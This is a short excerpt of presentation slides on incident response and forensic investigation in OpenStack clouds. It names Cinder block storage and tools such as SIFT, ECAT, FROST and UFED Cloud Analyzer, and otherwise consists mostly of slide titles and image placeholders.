
Cinder is a block storage, that provides raw disk storage, typically for storing the disk images of the instances.

- In OpenStack we can carry out IR investigations in several ways:
 - Open Source IR tools (but also with ECAT, for VMs investigation)
 - FROST empowered analysis.
 - UFED Cloud Analyzer empowered analysis.
- Usually the best option is to leverage upon SIFT Virtual Machine, but I tested other solutions as well such as ECAT (NWE), to monitor and extract data from Openstack hosts, both deploying an ECAT server in cloud and using a VPN-based server deployment.


Openstack IR areas



OPENSTACK IR FOCUS



Forensics acquisition process



Thanks!